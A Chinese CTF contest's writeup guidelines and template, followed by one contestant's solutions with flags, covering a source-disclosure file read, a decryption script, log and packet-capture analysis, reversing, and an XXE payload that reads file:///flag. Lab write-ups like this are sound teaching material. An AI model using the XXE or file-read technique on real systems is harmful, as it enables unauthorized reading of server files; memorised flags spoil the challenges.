

永信至诚 春秋 GAME

WRITEUP 文档规范

WRITEUP 书写规范

一、定义：

书面解题思路（WRITEUP，简称“WP”）是参赛选手将自己解题的思路，包括猜想、实践过程，以及必要的工具、方法、代码、资源等用书面的形式记录下来。供其他参赛选手学习和分享，以及供裁判组审查对这道题原创的解决能力。

二、特点：

1. 书面性：

要求以文档的形式进行记录：包括 word、markdown 或其他文档工具生成的可阅读的 pdf 格式。如果有更方便理解的需要，可以辅助以图片、语音及录像等形式。但是书面的文档内容必须记录完整的解题思路及过程的必备要素。

2. 完整性：

WP 文档必须完整的包含参赛名称、个人排名、个人整体答题情况，每道题的答题人，以及对每道成功解决（成功得分）的题目的分析和破解的过程，如果 WP 中有关键步骤缺失导致无法复现解题经过，则

视为 WP 不完整。

3. 原创性：

WP 文档需要能体现参赛选手有独立解决该问题的能力。如果在解决问题的过程中，用到了某种工具，需要注明工具的来源，只能是来源可追的或者自研工具。如果是自研工具，需要附上对解决问题有帮助的代码。

4. 可读性：

WP 文档需要语句通顺，逻辑严谨，格式及排版规范，可以通过 WP 逐步推导出来对问题的分析以及对正确答案的获取。

三、注意事项

1. 书面解题文档需要包含个人信息，解题列表，以及个人在本场比赛中解决的全部题目的解题步骤和思考过程。
2. WP 文件名请包含个人昵称命名。
3. 解题过程中，关键步骤不可省略，不可含糊其辞、一笔带过。
4. 解题过程中如是自己编写的脚本，不可省略，不可截图（代码字体可以调小；而如果代码太长，则贴关键代码函数）。
5. 您所有解出的题目都必须书写 WRITEUP，缺少一个则视该 WRITEUP 无效，个人成绩将无效。
6. WRITEUP 如过于简略和敷衍，导致无法形成逻辑链条推断出个人

对题目有分析和解决的能力，该 WRITEUP 可能被视为无效，个人成绩将无效。

7. WRITEUP 书写过程中请注意格式规范，排版干净，语句通顺，以及用语文明。如果影响阅读可能会被判为无效。
8. WRITEUP 请务必按时提交，平台将在规定时间后停止收集 WP。

附件：WRITEUP 模板

曹东 WRITEUP

一、个人信息

个人名称：曹东

个人排名：800

二、解题情况

请粘贴个人排名截图和答题情况截图：

示例的操作流程：

“排行榜” → “输入框输入自己参赛名称” → “找到您个人” → “截图”

（提交的时候请把下图替换为您在排行榜上的排名截图）



三、 解题过程

1 黑客密室逃脱

操作内容：

首先访问这个路径：

<http://eci->

2zejeeek25p8t5jyw2vn.cloudeci1.ichunqiu.com:5000/file?name=app.py

可以看到 app.py 的源代码：

```
import os
from flask import Flask, request, render_template
from config import *
# author: gamelab

app = Flask(__name__)

# 模拟敏感信息
sensitive_info = SENSITIVE_INFO

# 加密密钥
encryption_key = ENCRYPTION_KEY

def simple_encrypt(text, key):
    encrypted = bytearray()
    for i in range(len(text)):
        char = text[i]
        key_char = key[i % len(key)]
        encrypted.append(ord(char) + ord(key_char))
    return encrypted.hex()

encrypted_sensitive_info = simple_encrypt(sensitive_info, encryption_key)

# 模拟日志文件内容
log_content = f"用户访问了 /secret 页面，可能试图获取 {encrypted_sensitive_info}"

# 模拟隐藏文件内容
hidden_file_content = f"解密密钥: {encryption_key}"

# 指定安全的文件根目录
SAFE_ROOT_DIR = os.path.abspath(__file__)
```

阅读代码，发现有 hidden.txt 文件



拿到密钥，密文在源网页上就有：



然后写一个解密脚本就能拿到 flag 了

如该题使用自己编写的脚本代码请详细写出，不允许截图

```
def simple_decrypt(encrypted_hex, key):
    encrypted = bytes.fromhex(encrypted_hex)
    decrypted = ""
    for i in range(len(encrypted)):
        byte = encrypted[i]
```

```
        key_char = key[i % len(key)]
        decrypted += chr(byte - ord(key_char))
    return decrypted

# 加密的密文
encrypted_text =
"d9d1c4d9e0d794a397dc69719a5da79bc5ab92a896a29ba66f9a7266a09595d797d5
93a499aa6b9d6aad"

key = "secret_key7890"

decrypted = simple_decrypt(encrypted_text, key)
print(decrypted)
```


flag 值:

flag{c582c29a-46b9-4776-8b96-02e2a49414e1}

2 ezEvtx

操作内容：

用 windows 自带的查看一下：



就得到文件名称了： confidential.docx 文件

flag 值：

flag{confidential.docx}

3 flowzip

操作内容：

打开 wireshark，直接找

就找到了：

No.	Time	Source	Destination	Protocol	Length	Info
2404.0.310101	10.100.200.130	10.100.200.130	HTTP	196	GET /095.zip	HTTP/1.1
2429.0.312781	10.100.200.130	10.100.200.130	HTTP	196	GET /096.zip	HTTP/1.1
2454.0.315252	10.100.200.130	10.100.200.130	HTTP	196	GET /097.zip	HTTP/1.1
2479.0.320540	10.100.200.130	10.100.200.130	HTTP	196	GET /098.zip	HTTP/1.1
2504.0.323302	10.100.200.130	10.100.200.130	HTTP	196	GET /099.zip	HTTP/1.1
1195.0.139620	10.100.200.130	10.100.200.130	TCP	282	[TCP segment of a reassembled PDU]	
45.0.003134	10.100.200.130	10.100.200.130	TCP	260	[TCP segment of a reassembled PDU]	
70.0.005522	10.100.200.130	10.100.200.130	TCP	260	[TCP segment of a reassembled PDU]	
95.0.008917	10.100.200.130	10.100.200.130	TCP	260	[TCP segment of a reassembled PDU]	
120.0.011643	10.100.200.130	10.100.200.130	TCP	260	[TCP segment of a reassembled PDU]	
145.0.014342	10.100.200.130	10.100.200.130	TCP	260	[TCP segment of a reassembled PDU]	
170.0.016687	10.100.200.130	10.100.200.130	TCP	260	[TCP segment of a reassembled PDU]	
195.0.018946	10.100.200.130	10.100.200.130	TCP	260	[TCP segment of a reassembled PDU]	

Sequence number: 193 (relative sequence number)
[Next sequence number: 351 (relative sequence number)]
Acknowledgment number: 153 (relative ack number)
Header Length: 20 bytes
> Flags: 0x018 (PSH, ACK)
Window size value: 31
[Calculated window size: 7936]
[Window size scaling factor: 256]
> Checksum: 0x0000 [validation disabled]
Urgent pointer: 0
> [SEQ/ACK analysis]
TCP segment data (158 bytes)

0000	02 00 00 00 45 00 00 c6 0e c2 40 00 80 06 00 00E... ..@....
0010	0a 64 c8 82 0a 64 c8 82 00 50 c0 c8 5d 17 80 b0	.d...d... .P..]...
0020	98 23 9e 3b 50 18 00 1f 00 00 00 00 50 4b 03 04	.#.;P... ..PK...
0030	14 00 00 00 00 00 47 bf 99 5a 18 34 75 06 2a 00G..Z.4u.*
0040	80 00 2a 00 00 00 09 00 00 00 6a 70 6b 77 7a 2ejpkaz
0050	78 78 7a 66 6c 61 67 7b 63 36 64 62 36 33 65 36	txtflag[c6db63e6
0060	2d 36 34 35 39 2d 34 65 37 35 2d 62 62 33 37 2d	-6459-4e 75-bb37-
0070	33 61 65 63 35 64 32 62 39 34 37 62 7d 50 4b 01	3aec5d2b 947b)PK
0080	82 14 00 14 00 00 00 00 00 47 bf 99 5a 18 34 75G..Z.4u
0090	06 2a 00 00 00 2a 00 00 00 09 00 00 00 00 00	*.....
00a0	00 00 00 00 00 00 01 00 00 00 00 6a 70 6b 77 7ajpkaz
00b0	2e 74 78 74 50 4b 05 06 00 00 00 00 01 00 01 00	txtPK.....
00c0	37 00 00 00 51 00 00 00 00 00 00 00 00 00 00	Z...Q.....


flag 值：

flag{c6db63e6-6459-4e75-bb37-3aec5d2b947b}

4 Engima

操作内容：

打开 cyberchef, 秒解




flag 值：

flag{HELLOCTFERTHISISAMESSAGEFORYOU}

7 ShadowPhases

操作内容：

打开 x64dbg，然后运行，就能直接看到 flag



flag 值：

flag{0fa830e7-b699-4513-8e01-51f35b0f3293}

10 星际 XML 解析器

操作内容：

一个很简单的 XXE 漏洞，注入即可：



XXE 脚本就能拿到 flag 了

如该题使用自己编写的脚本代码请详细写出，不允许截图

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///flag">
]>
<root>
  <data>&xxe;</data>
</root>
```

flag 值：

flag{4f84ea8a-d2a7-40fd-acf4-0c75835c2e57}